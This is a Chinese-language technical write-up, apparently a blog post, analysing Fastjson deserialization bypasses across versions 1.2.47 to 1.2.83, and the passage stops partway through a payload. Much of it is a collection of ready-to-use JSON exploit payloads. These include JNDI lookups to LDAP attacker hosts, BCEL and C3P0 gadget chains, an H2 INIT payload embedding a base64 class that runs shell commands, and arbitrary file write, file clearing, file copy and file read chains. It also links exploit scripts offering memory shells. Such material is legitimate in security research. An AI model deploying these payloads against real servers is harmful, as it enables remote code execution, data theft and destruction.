这里拿到的是 `org.springframework.boot.loader.LaunchedURLClassLoader`。注意,这个类只有打成 fat jar 之后才会有,所以得自己把 fat jar 也加到 IDEA 的库里才能搜到。
|
||
|
||
|
||

|
||
|
||
|
||
|
||
可以看到,这个类加载器继承自 `URLClassLoader`,因此能解析 `jar`、`http` 这类协议。
|
||
|
||
跟进 `getResourceAsStream`:
|
||
|
||
|
||

|
||
|
||
|
||
|
||
这里会请求两次远程资源。第一次在:
|
||
|
||
|
||
```java
|
||
URL url = getResource(name);
|
||
```
|
||
|
||
这次不开启缓存,拿完输入流就关掉,效果相当于探活。
|
||
|
||
|
||

|
||
|
||
|
||
|
||
第二次在:
|
||
|
||
|
||
```java
|
||
InputStream is = urlc.getInputStream();
|
||
```
|
||
|
||
这里再次拿输入流,并且会默认缓存:
|
||
|
||
|
||

|
||
|
||
|
||
|
||
接着回到 `checkAutoType`。此时会走 Fastjson 自写的 asm 机制,检查拿到的类有没有 `@JSONType`:
|
||
|
||
|
||

|
||
|
||
|
||
|
||
类上带注解时,就会直接进入 `TypeUtils.loadClass`,效果接近开启了 `autoTypeSupport`,而且还开了类缓存,后面可以反复触发。
|
||
|
||
跟进到 `loadClass`:
|
||
|
||
|
||

|
||
|
||
|
||
|
||
这里能不能打通,同样取决于拿到的类加载器,这里还是 `LaunchedURLClassLoader`。可以看到,`className` 是 `jar:http:..localhost:9192.CalcJType!.CalcJType`。这个类名很怪,平时在 IDEA 里命名类根本不允许这种格式;但实际上 JVM 对类名的包容性很强,上面这种名字是允许的,只是得用脚本去改类名。
|
||
|
||
|
||

|
||
|
||
|
||
|
||
脚本在:[https://github.com/1diot9/MyJavaSecStudy/blob/main/fastjson/fastjson/fastj-1.2.83/classNameModefier.py](https://github.com/1diot9/MyJavaSecStudy/blob/main/fastjson/fastjson/fastj-1.2.83/classNameModefier.py)
|
||
|
||
|
||

|
||
|
||
|
||
|
||
脚本会改掉 `CalcJType` 的实际类名,并打成一个无扩展名的 jar,用来触发漏洞。
|
||
|
||
继续跟 `loadClass`,看看 `LaunchedURLClassLoader` 怎么处理这个奇怪类名。
|
||
|
||
先走双亲委派,一直向上到 bootstrap 尝试 `loadClass`。父加载器都 load 不到时,才让子加载器去 `findClass`,这里就是 `java.net.URLClassLoader#findClass`:
|
||
|
||
|
||

|
||
|
||
|
||
|
||
|
||

|
||
|
||
|
||
|
||
执行 `run` 时,会先替换成斜杠并拼上 `.class`,从而指向我们托管恶意 jar 的服务,拿类文件字节码,再 `defineClass`。值得注意的是,最终 `defineClass` 里的 name 仍然是 `jar:http:..localhost:9192.CalcJType!.CalcJType`,但刚才 python 脚本设的类名是:
|
||
|
||
|
||

|
||
|
||
|
||
|
||
说明 `defineClass` 的 JNI native 代码里,会把点号换成斜杠,这也和上面 JVM 类名字符集范围的结论对得上。
|
||
|
||
|
||

|
||
|
||
|
||
|
||
至此,jar 里那个类名很怪的恶意类就成功进 JVM 了,并且被 Fastjson 缓存:
|
||
|
||
|
||

|
||
|
||
|
||
|
||
最终在这个方法里触发类初始化:
|
||
|
||
|
||

|
||
|
||
|
||
|
||
|
||
#### tomcat
|
||
|
||
|
||
上面是 undertow 的情况。换成 tomcat 的 jar 远程调试,看看卡在哪一步。
|
||
|
||
唯一不同的是最后的类加载器:
|
||
|
||
|
||

|
||
|
||
|
||
|
||
这里是 `TomcatEmbeddedWebappClassLoader`,不是 `LaunchedURLClassLoader`。
|
||
|
||
直接在 `org.springframework.boot.web.embedded.tomcat.TomcatEmbeddedWebappClassLoader#loadFromParent` 断点:
|
||
|
||
|
||

|
||
|
||
|
||
|
||
可以看到,这里传入的 loader 其实还是 `LaunchedURLClassLoader`,理论上能加载 name 里 `jar:http` 对应的资源,因为 `forName` 最终还是走 `loader.loadClass`。
|
||
|
||
再跟一步:
|
||
|
||
|
||

|
||
|
||
|
||
|
||
能发现是在 `forName0` 这个 native 层报错了。
|
||
|
||
原因是:`forName0` 不允许类名里出现双斜杠,而我们的 `http://` 里就有双斜杠,所以加载失败。
|
||
|
||
具体 native 调用如下([https://github.com/openjdk/jdk/blob/jdk8-b120/jdk/src/share/native/java/lang/Class.c):](https://github.com/openjdk/jdk/blob/jdk8-b120/jdk/src/share/native/java/lang/Class.c):)
|
||
|
||
`Java_java_lang_Class_forName0` → `VerifyClassname` → `skip_over_fieldname`
|
||
|
||
|
||

|
||
|
||
|
||
|
||
undertow 在 `loadClass` 时走的是双亲委派,最后由 `java.net.URLClassLoader#findClass` 去加载,本身就支持协议加载。
|
||
|
||
不过到了 JDK11 及以上,`URLClassLoader#findClass` 也加载不了了——因为最终依赖 `defineClass` 的 native 定义类,而高版本 native 同样不允许类名出现连续斜杠。
|
||
|
||
具体调用:
|
||
|
||
`Java_java_lang_ClassLoader_defineClass1` → `JVM_DefineClassWithSource` → `jvm_define_class_common` → `SystemDictionary::resolve_from_stream` → `KlassFactory::create_from_stream` → `ClassFileParser::ClassFileParser` → `parse_stream` → `parse_constant_pool` → `verify_legal_class_name` → `verify_unqualified_name`
|
||
|
||
[https://raw.githubusercontent.com/openjdk/jdk/refs/tags/jdk-11%2B28/src/hotspot/share/classfile/classFileParser.cpp](https://raw.githubusercontent.com/openjdk/jdk/refs/tags/jdk-11%2B28/src/hotspot/share/classfile/classFileParser.cpp)
|
||
|
||
|
||

|
||
|
||
|
||
|
||
|
||
### jar:file 利用
|
||
|
||
|
||
payload:
|
||
|
||
|
||
```json
|
||
{
|
||
"@type": "jar:file:.D:.CalcJType!.CalcJType"
|
||
}
|
||
```
|
||
|
||
点号转换后不会出现连续斜杠,所以 tomcat / undertow 都能打通;缺点是要结合文件上传或文件缓存。分析过程和 `jar:http` 一样,只是最后 `LaunchedURLClassLoader` / `URLClassLoader` 解析的协议不同。
|
||
|
||
文件缓存一般利用 `/proc/self/fd/x`。可以先通过 `jar:http` 把 jar 缓存下来(jar 里塞多个预设好的 class),再爆破 `jar:file:.proc.self.fd.x!.CalcJType` 去触发。
|
||
|
||
|
||
### 其他协议
|
||
|
||
|
||
|
||
#### http 利用
|
||
|
||
|
||
步骤和 `jar:http` 几乎一致。
|
||
|
||
先改类名:
|
||
|
||
|
||

|
||
|
||
|
||
|
||
只有 `getResourceAsStream` 那里不一样:
|
||
|
||
|
||

|
||
|
||
|
||
|
||
拿到的是 `HTTPURLConnection`,没有缓存操作,直接返回。后续 `loadClass` 仍然主要取决于类加载器。
|
||
|
||
|
||
#### file 利用
|
||
|
||
|
||
|
||
```json
|
||
{
|
||
"@type": "file:.D:.CalcJType"
|
||
}
|
||
```
|
||
|
||
### IP 转换问题
|
||
|
||
|
||
`URLClassLoader` 加载时会把点号换成斜杠再去找资源。对 `localhost` 没问题,但如果写成 `127.0.0.1` 这种 IP,地址就会被破坏。
|
||
|
||
常见做法是进制转换,SSRF 绕过里也常用:
|
||
|
||
比如把 `127.0.0.1` 转成十进制 `2130706433`。
|
||
|
||
|
||
```latex
|
||
#10进制
|
||
http://2130706433/ = http://127.0.0.1
|
||
http://3232235521/ = http://192.168.0.1
|
||
http://3232235777/ = http://192.168.1.1
|
||
```
|
||
|
||
### fd 利用脚本
|
||
|
||
|
||

支持 `jar:http` 利用和 fd 爆破,支持回显马、内存马。内存马依赖 MemShellParty,需要先把该项目的 Web 服务开起来,并在脚本里指定 API 地址。
|
||
|
||
[https://github.com/1diot9/MyJavaSecStudy/blob/main/fastjson/fastjson/fastj-1.2.83/cve-2026-16723/poc\_fd\_cache\_writefile.py](https://github.com/1diot9/MyJavaSecStudy/blob/main/fastjson/fastjson/fastj-1.2.83/cve-2026-16723/poc_fd_cache_writefile.py)
|
||
|
||
|
||

|
||
|
||
|
||
|
||
|
||

|
||
|
||
|
||
|
||
|
||

|
||
|
||
|
||
|
||
|
||
|
||
|
||
|
||
|
||
配套 docker 靶场:
|
||
|
||
[https://github.com/1diot9/MyJavaSecStudy/tree/main/fastjson/fastjson/fastj-1.2.83/cve-2026-16723](https://github.com/1diot9/MyJavaSecStudy/tree/main/fastjson/fastjson/fastj-1.2.83/cve-2026-16723)
|
||
|
||
|
||
# 1.2.47
|
||
|
||
|
||
|
||
## 绕过分析
|
||
|
||
|
||
`@type` 为 `java.lang.Class` 时,走 MiscCodec 反序列化,并通过 `TypeUtils.loadClass` 把类放进缓存 map。
|
||
|
||
之后在 `checkAutoType` 里会先从缓存 map 取,从而绕过。
|
||
|
||
|
||

|
||
|
||
|
||
|
||
|
||

|
||
|
||
|
||
|
||
|
||

|
||
|
||
|
||
|
||
|
||
## 修复分析
|
||
|
||
|
||
默认不缓存:
|
||
|
||
|
||

|
||
|
||
|
||
|
||
|
||
|
||
|
||
## JdbcRowSetImpl
|
||
|
||
|
||
|
||
```json
|
||
{
|
||
"x1": {
|
||
"@type": "java.lang.Class",
|
||
"val": "com.sun.rowset.JdbcRowSetImpl"
|
||
},
|
||
"x2": {
|
||
"@type": "com.sun.rowset.JdbcRowSetImpl",
|
||
"dataSourceName": "ldap://localhost:1389/Exploit",
|
||
"autoCommit": true
|
||
}
|
||
}
|
||
```
|
||
|
||
## BCEL
|
||
|
||
|
||
jdk <= 8u251
|
||
|
||
需要dbcp依赖,一种是tomcat-dbcp,一种是commons-dbcp
|
||
|
||
|
||
|
||
bcel字符生成:
|
||
|
||
```java
|
||
JavaClass javaClass = Repository.lookupClass(Evil.class);
|
||
String encode = Utility.encode(javaClass.getBytes(), true);
|
||
String bcel = "$$BCEL$$" + encode;
|
||
```
|
||
|
||
org.apache.tomcat.dbcp.dbcp.BasicDataSource tomcat-dbcp <= 7.0.109
|
||
|
||
|
||
```json
|
||
{
|
||
"name": {
|
||
"@type": "java.lang.Class",
|
||
"val": "org.apache.tomcat.dbcp.dbcp.BasicDataSource"
|
||
},
|
||
"x1": {
|
||
"name": {
|
||
"@type": "java.lang.Class",
|
||
"val": "com.sun.org.apache.bcel.internal.util.ClassLoader"
|
||
},
|
||
"x2": {
|
||
"@type": "com.alibaba.fastjson.JSONObject",
|
||
"x3": {
|
||
"@type": "org.apache.tomcat.dbcp.dbcp.BasicDataSource",
|
||
"driverClassLoader": {
|
||
"@type": "com.sun.org.apache.bcel.internal.util.ClassLoader"
|
||
},
|
||
"driverClassName": "[bcelCode]",
|
||
"$ref": "$.x1.x2.x3.connection"
|
||
}
|
||
}
|
||
}
|
||
}
|
||
```
|
||
|
||
|
||
|
||
org.apache.tomcat.dbcp.dbcp2.BasicDataSource tomcat-dbcp-8.0.0-RC1 <= tomcat-dbcp <= 10.1.0-M2
|
||
|
||
|
||
```json
|
||
{
|
||
"name": {
|
||
"@type": "java.lang.Class",
|
||
"val": "org.apache.tomcat.dbcp.dbcp2.BasicDataSource"
|
||
},
|
||
"x1": {
|
||
"name": {
|
||
"@type": "java.lang.Class",
|
||
"val": "com.sun.org.apache.bcel.internal.util.ClassLoader"
|
||
},
|
||
"x2": {
|
||
"@type": "com.alibaba.fastjson.JSONObject",
|
||
"x3": {
|
||
"@type": "org.apache.tomcat.dbcp.dbcp2.BasicDataSource",
|
||
"driverClassLoader": {
|
||
"@type": "com.sun.org.apache.bcel.internal.util.ClassLoader"
|
||
},
|
||
"driverClassName": "[bcelCode]",
|
||
"$ref": "$.x1.x2.x3.connection"
|
||
}
|
||
}
|
||
}
|
||
}
|
||
```
|
||
|
||
|
||
|
||
org.apache.commons.dbcp.BasicDataSource commons-dbcp <= 1.4
|
||
|
||
|
||
```json
|
||
{
|
||
"name": {
|
||
"@type": "java.lang.Class",
|
||
"val": "org.apache.commons.dbcp.BasicDataSource"
|
||
},
|
||
"x1": {
|
||
"name": {
|
||
"@type": "java.lang.Class",
|
||
"val": "com.sun.org.apache.bcel.internal.util.ClassLoader"
|
||
},
|
||
"x2": {
|
||
"@type": "com.alibaba.fastjson.JSONObject",
|
||
"x3": {
|
||
"@type": "org.apache.commons.dbcp.BasicDataSource",
|
||
"driverClassLoader": {
|
||
"@type": "com.sun.org.apache.bcel.internal.util.ClassLoader"
|
||
},
|
||
"driverClassName": "[bcelCode]",
|
||
"$ref": "$.x1.x2.x3.connection"
|
||
}
|
||
}
|
||
}
|
||
}
|
||
```
|
||
|
||
|
||
|
||
org.apache.commons.dbcp2.BasicDataSource commons-dbcp2 <= 2.13.0
|
||
|
||
|
||
```json
|
||
{
|
||
"name": {
|
||
"@type": "java.lang.Class",
|
||
"val": "org.apache.commons.dbcp2.BasicDataSource"
|
||
},
|
||
"x1": {
|
||
"name": {
|
||
"@type": "java.lang.Class",
|
||
"val": "com.sun.org.apache.bcel.internal.util.ClassLoader"
|
||
},
|
||
"x2": {
|
||
"@type": "com.alibaba.fastjson.JSONObject",
|
||
"x3": {
|
||
"@type": "org.apache.commons.dbcp2.BasicDataSource",
|
||
"driverClassLoader": {
|
||
"@type": "com.sun.org.apache.bcel.internal.util.ClassLoader"
|
||
},
|
||
"driverClassName": "[bcelCode]",
|
||
"$ref": "$.x1.x2.x3.connection"
|
||
}
|
||
}
|
||
}
|
||
}
|
||
```
|
||
|
||
## C3P0
|
||
|
||
|
||
c3p0字符转换:
|
||
|
||
```java
|
||
byte[] bytes = Files.readAllBytes(Paths.get("D:/1tmp/cc5.bin"));
|
||
String hex = toHexAscii(bytes);
|
||
String payload = "HexAsciiSerializedMap:" + hex + ";";
|
||
|
||
public static String toHexAscii(byte[] bytes)
|
||
{
|
||
int len = bytes.length;
|
||
StringWriter sw = new StringWriter(len * 2);
|
||
for (int i = 0; i < len; ++i)
|
||
addHexAscii(bytes[i], sw);
|
||
return sw.toString();
|
||
}
|
||
|
||
static void addHexAscii(byte b, StringWriter sw)
|
||
{
|
||
int ub = b & 0xff;
|
||
int h1 = ub / 16;
|
||
int h2 = ub % 16;
|
||
sw.write(toHexDigit(h1));
|
||
sw.write(toHexDigit(h2));
|
||
}
|
||
|
||
private static char toHexDigit(int h)
|
||
{
|
||
char out;
|
||
if (h <= 9) out = (char) (h + 0x30);
|
||
else out = (char) (h + 0x37);
|
||
//System.err.println(h + ": " + out);
|
||
return out;
|
||
}
|
||
```
|
||
|
||
|
||
```json
|
||
{
|
||
"x1": {
|
||
"@type": "java.lang.Class",
|
||
"val": "com.mchange.v2.c3p0.WrapperConnectionPoolDataSource"
|
||
},
|
||
"x2": {
|
||
"@type": "com.mchange.v2.c3p0.WrapperConnectionPoolDataSource",
|
||
"userOverridesAsString": "[code]"
|
||
}
|
||
}
|
||
```
|
||
|
||
|
||
|
||
|
||
## mybatis
|
||
|
||
|
||
mybatis 也有 BCEL 加载效果:
|
||
|
||
|
||
```json
|
||
{
|
||
"x": {
|
||
"xxx": {
|
||
"@type": "java.lang.Class",
|
||
"val": "org.apache.ibatis.datasource.unpooled.UnpooledDataSource"
|
||
},
|
||
"c": {
|
||
"@type": "org.apache.ibatis.datasource.unpooled.UnpooledDataSource"
|
||
},
|
||
"www": {
|
||
"@type": "java.lang.Class",
|
||
"val": "com.sun.org.apache.bcel.internal.util.ClassLoader"
|
||
},
|
||
{
|
||
"@type": "com.alibaba.fastjson.JSONObject",
|
||
"c": {
|
||
"@type": "org.apache.ibatis.datasource.unpooled.UnpooledDataSource"
|
||
},
|
||
"c": {
|
||
"@type": "org.apache.ibatis.datasource.unpooled.UnpooledDataSource",
|
||
"driverClassLoader": {
|
||
"@type": "com.sun.org.apache.bcel.internal.util.ClassLoader"
|
||
},
|
||
"driver": "【bcelCode】"
|
||
}
|
||
}:{}
|
||
}
|
||
}
|
||
```
|
||
|
||
## H2Jdbc
|
||
|
||
|
||
com.h2database:h2 <= 2.2.224
|
||
|
||
|
||
```json
|
||
{
|
||
"x1": {
|
||
"@type": "java.lang.Class",
|
||
"val": "org.h2.jdbcx.JdbcDataSource"
|
||
},
|
||
"x2": {
|
||
"@type": "com.alibaba.fastjson.JSONObject",
|
||
"c": {
|
||
"@type": "org.h2.jdbcx.JdbcDataSource",
|
||
"url": "jdbc:h2:mem:test;MODE=MSSQLServer;INIT=drop alias if exists exec\\;CREATE ALIAS EXEC AS 'void exec() throws java.io.IOException { try { byte[] b = java.util.Base64.getDecoder().decode(\"yv66vgAAADIAQAEAWm9yZy9hcGFjaGUvc2hpcm8vY295b3RlL2Rlc2VyaWFsaXphdGlvbi9pbXBsL1Byb3BlcnR5VmFsdWU0NWNjYzQ5NzBmZjI0MWYwYmYzZTBjY2U4NDY1MjU5ZQcAAQEAEGphdmEvbGFuZy9PYmplY3QHAAMBAARiYXNlAQASTGphdmEvbGFuZy9TdHJpbmc7AQADc2VwAQADY21kAQAGPGluaXQ+AQADKClWAQATamF2YS9sYW5nL0V4Y2VwdGlvbgcACwwACQAKCgAEAA0BAAdvcy5uYW1lCAAPAQAQamF2YS9sYW5nL1N5c3RlbQcAEQEAC2dldFByb3BlcnR5AQAmKExqYXZhL2xhbmcvU3RyaW5nOylMamF2YS9sYW5nL1N0cmluZzsMABMAFAoAEgAVAQAQamF2YS9sYW5nL1N0cmluZwcAFwEAC3RvTG93ZXJDYXNlAQAUKClMamF2YS9sYW5nL1N0cmluZzsMABkAGgoAGAAbAQADd2luCAAdAQAIY29udGFpbnMBABsoTGphdmEvbGFuZy9DaGFyU2VxdWVuY2U7KVoMAB8AIAoAGAAhAQAHY21kLmV4ZQgAIwwABQAGCQACACUBAAIvYwgAJwwABwAGCQACACkBAAcvYmluL3NoCAArAQACLWMIAC0MAAgABgkAAgAvAQAYamF2YS9sYW5nL1Byb2Nlc3NCdWlsZGVyBwAxAQAWKFtMamF2YS9sYW5nL1N0cmluZzspVgwACQAzCgAyADQBAAVzdGFydAEAFSgpTGphdmEvbGFuZy9Qcm9jZXNzOwwANgA3CgAyADgBAAg8Y2xpbml0PgEABGNhbGMIADsKAAIADQEABENvZGUBAA1TdGFja01hcFRhYmxlACEAAgAEAAAAAwAJAAUABgAAAAkABwAGAAAACQAIAAYAAAACAAEACQAKAAEAPgAAAIQABAACAAAAUyq3AA4SELgAFrYAHBIetgAimQAQEiSzACYSKLMAKqcADRIsswAmEi6zACoGvQAYWQOyACZTWQSyACpTWQWyADBTTLsAMlkrtwA1tgA5V6cABEyxAAEABABOAFEADAABAD8AAAAXAAT/ACEAAQcAAgAACWUHAAz8AAAHAAQACAA6AAoAAQA+AAAAGgACAAAAAAAOEjyzADC7AAJZtwA9V7EAAAAAAAA=\")\\; java.lang.reflect.Method method = ClassLoader.class.getDeclaredMethod(\"defineClass\", byte[].class, int.class, int.class)\\; method.setAccessible(true)\\; Class c = (Class) method.invoke(Thread.currentThread().getContextClassLoader(), b, 0, b.length)\\; c.newInstance()\\; } catch (Exception e){ }}'\\;CALL EXEC ()\\;"
|
||
}
|
||
},
|
||
"x3": {
|
||
"$ref": "$.x2.c.connection"
|
||
}
|
||
}
|
||
```
|
||
|
||
|
||
|
||
|
||
# 1.2.48 ~ 1.2.67
|
||
|
||
|
||
以下都需要开启 AutoType,实战能打到的概率偏低。
|
||
|
||
|
||
## <=1.2.60
|
||
|
||
|
||
`commons-configuration-1.10`,且 AutoType enable:
|
||
|
||
|
||
```
|
||
ParserConfig.getGlobalInstance().setAutoTypeSupport(true)
|
||
<dependency>
|
||
<groupId>commons-configuration</groupId>
|
||
|
||
<artifactId>commons-configuration</artifactId>
|
||
|
||
<version>1.10</version>
|
||
|
||
</dependency>
|
||
|
||
{"@type":"org.apache.commons.configuration.JNDIConfiguration","prefix":"ldap://10.30.1.214:1389/msy62c"}
|
||
```
|
||
|
||
## <=1.2.61
|
||
|
||
|
||
AutoType enable:
|
||
|
||
|
||
```xml
|
||
<dependency>
|
||
<groupId>org.apache.commons</groupId>
|
||
|
||
<artifactId>commons-configuration2</artifactId>
|
||
|
||
<version>2.8.0</version>
|
||
|
||
</dependency>
|
||
|
||
{"@type":"org.apache.commons.configuration2.JNDIConfiguration","prefix":"ldap://10.30.1.214:1389/msy62c"}
|
||
```
|
||
|
||
## <=1.2.67
|
||
|
||
|
||
条件:开启 AutoType,存在 Shiro(不限版本)即可通杀
|
||
|
||
|
||
```xml
|
||
<dependency>
|
||
<groupId>org.apache.shiro</groupId>
|
||
|
||
<artifactId>shiro-core</artifactId>
|
||
|
||
<version>1.5.2</version>
|
||
|
||
</dependency>
|
||
|
||
ParserConfig.getGlobalInstance().setAutoTypeSupport(true);
|
||
{"@type":"org.apache.shiro.jndi.JndiObjectFactory","resourceName":"ldap://192.168.0.107:1389/y0drfh","instance":{"$ref":"$.instance"}}
|
||
```
|
||
|
||
# 1.2.36 ~ 1.2.62
|
||
|
||
|
||
存在拒绝服务,无其他条件,可变相用于黑盒版本探测:
|
||
|
||
|
||
```json
|
||
{"regex":{"$ref":"$[blue rlike '^[a-zA-Z]+(([a-zA-Z ])?[a-zA-Z]*)*$']"},"blue":"aaaaaaaaaaaaaaaaaaaaaaaaaaaa!"}
|
||
|
||
{"regex":{"$ref":"$[\blue = /\^[a-zA-Z]+(([a-zA-Z ])?[a-zA-Z]*)*$/]"},"blue":"aaaaaaaaaaaaaaaaaaaaaaaaaaaa!"}
|
||
```
|
||
|
||
# 1.2.68
|
||
|
||
|
||
|
||
## 绕过分析
|
||
|
||
|
||
这里靠 expectClass 绕过,也就是找 `java.lang.AutoCloseable` 的实现类。
|
||
|
||
设置 `@type` 且进入 `JavaBeanDeserializer` 时,会把第一个 `@type` 当 expectClass,再去检查下一个 `@type`,从而绕过:
|
||
|
||
|
||

|
||
|
||
|
||
|
||
|
||

|
||
|
||
|
||
|
||
|
||

|
||
|
||
|
||
|
||
|
||
## 修复分析
|
||
|
||
|
||
`AutoCloseable` 进黑名单,不再作为 expectClass:
|
||
|
||
|
||

|
||
|
||
|
||
|
||
|
||
## JDK11 任意写 / 文件清空
|
||
|
||
|
||
|
||
### 任意写
|
||
|
||
|
||
|
||
```json
|
||
{
|
||
"@type": "java.lang.AutoCloseable",
|
||
"@type": "sun.rmi.server.MarshalOutputStream",
|
||
"out": {
|
||
"@type": "java.util.zip.InflaterOutputStream",
|
||
"out": {
|
||
"@type": "java.io.FileOutputStream",
|
||
"file": "${file}",
|
||
"append": false
|
||
},
|
||
"infl": {
|
||
"input": {
|
||
"array": "${array}",
|
||
"limit": ${limit}
|
||
}
|
||
},
|
||
"bufLen": "100"
|
||
},
|
||
"protocolVersion": 1
|
||
}
|
||
```
|
||
|
||
Fastjson 在类没有无参构造时,如果其他构造函数带有符号信息,也是可以调用的。
|
||
|
||
标准 `javac` 编译过程中,源码里的变量名 / 参数名可能会被丢掉或混淆,变成无意义占位符。反编译时经常看到 `arg0`、`var0`,就是这个原因。「符号信息」指的是编译器把 `name`、`age` 这类字符串留在字节码的 `LocalVariableTable` 里。
|
||
|
||
可以用下面命令检查;如果有 `LocalVariableTable` 输出,说明该类字节码里的函数参数还带着参数名:
|
||
|
||
|
||
```bash
|
||
javap -l <class_name> | grep LocalVariableTable
|
||
```
|
||
|
||
|
||
|
||
|
||
### 文件清空
|
||
|
||
|
||
|
||
```json
|
||
{
|
||
"@type":"java.lang.AutoCloseable",
|
||
"@type":"java.io.FileOutputStream",
|
||
"file":"/tmp/123",
|
||
"append":false
|
||
}
|
||
{
|
||
"@type": "java.lang.AutoCloseable",
|
||
"@type": "java.io.FileWriter",
|
||
"file": "/tmp/nonexist",
|
||
"append": "false"
|
||
}
|
||
```
|
||
|
||
|
||
|
||
|
||
## 文件复制
|
||
|
||
|
||
需要aspectjtools依赖
|
||
|
||
|
||
```json
|
||
{
|
||
"@type":"java.lang.AutoCloseable",
|
||
"@type":"org.eclipse.core.internal.localstore.SafeFileOutputStream",
|
||
"targetPath":"/x/x/web/nonexist.txt",
|
||
"tempPath":"/etc/hosts"
|
||
}
|
||
```
|
||
|
||
## commons-io 利用
|
||
|
||
|
||
这里io1-io6,主要参考的是珂技知识分析公众号里的文章: [https://mp.weixin.qq.com/s/n8RW0NIllcQ0sn3nI9uceA](https://mp.weixin.qq.com/s/n8RW0NIllcQ0sn3nI9uceA)
|
||
|
||
|
||
### commons-io 版本差异
|
||
|
||
|
||
[http://www.bmth666.cn/2025/12/30/Fastjson-commons-io%E4%BB%BB%E6%84%8F%E6%96%87%E4%BB%B6%E8%AF%BB%E5%86%99/](http://www.bmth666.cn/2025/12/30/Fastjson-commons-io任意文件读写/)
|
||
|
||
|
||

|
||
|
||
|
||
|
||
需要按不同版本依赖,改对应参数名。
|
||
|
||
当 io < 2.5 时,按系统不同,可能会走到 `WriterOutputStream` 里带 `decoder` 的构造;这时 decoder 只能设成 `com.alibaba.fastjson.util.UTF8Decoder`,导致没法写二进制。这个问题在 \[[https://github.com/cwkiller/Java-Puzzle/tree/main/Fastjson%20Decoder\]](https://github.com/cwkiller/Java-Puzzle/tree/main/Fastjson%20Decoder])([https://github.com/cwkiller/Java-Puzzle/tree/main/Fastjson](https://github.com/cwkiller/Java-Puzzle/tree/main/Fastjson) Decoder) 里也出现过。
|
||
|
||
|
||
### io 读文件 / 目录
|
||
|
||
|
||
由浅蓝对 BlackHat 上的链做了优化。
|
||
|
||
[https://b1ue.cn/archives/506.html](https://b1ue.cn/archives/506.html) 文章里设了具体场景,对应下面三种 payload。
|
||
|
||
读取错误时返回 null,要结合原本就有回显的点来用:
|
||
|
||
|
||
```json
|
||
{
|
||
"abc":{"@type": "java.lang.AutoCloseable",
|
||
"@type": "org.apache.commons.io.input.BOMInputStream",
|
||
"delegate": {"@type": "org.apache.commons.io.input.ReaderInputStream",
|
||
"reader": { "@type": "jdk.nashorn.api.scripting.URLReader",
|
||
"url": "file:///tmp/"
|
||
},
|
||
"charsetName": "UTF-8",
|
||
"bufferSize": 1024
|
||
},"boms": [
|
||
{
|
||
"@type": "org.apache.commons.io.ByteOrderMark",
|
||
"charsetName": "UTF-8",
|
||
"bytes": [
|
||
...
|
||
]
|
||
}
|
||
]
|
||
},
|
||
"address" : {"$ref":"$.abc.BOM"}
|
||
}
|
||
```
|
||
|
||
|
||
|
||
|
||
|
||
报错读:正确时报错,错误时不报错。这个用得更多一点。
|
||
|
||
|
||
```json
|
||
{
|
||
"abc":{"@type": "java.lang.AutoCloseable",
|
||
"@type": "org.apache.commons.io.input.BOMInputStream",
|
||
"delegate": {"@type": "org.apache.commons.io.input.ReaderInputStream",
|
||
"reader": { "@type": "jdk.nashorn.api.scripting.URLReader",
|
||
"url": "file:///tmp/test"
|
||
},
|
||
"charsetName": "UTF-8",
|
||
"bufferSize": 1024
|
||
},"boms": [
|
||
{
|
||
"@type": "org.apache.commons.io.ByteOrderMark",
|
||
"charsetName": "UTF-8",
|
||
"bytes": [
|
||
98
|
||
]
|
||
}
|
||
]
|
||
},
|
||
"address" : {"@type": "java.lang.AutoCloseable",
|
||
"@type":"org.apache.commons.io.input.CharSequenceReader",
|
||
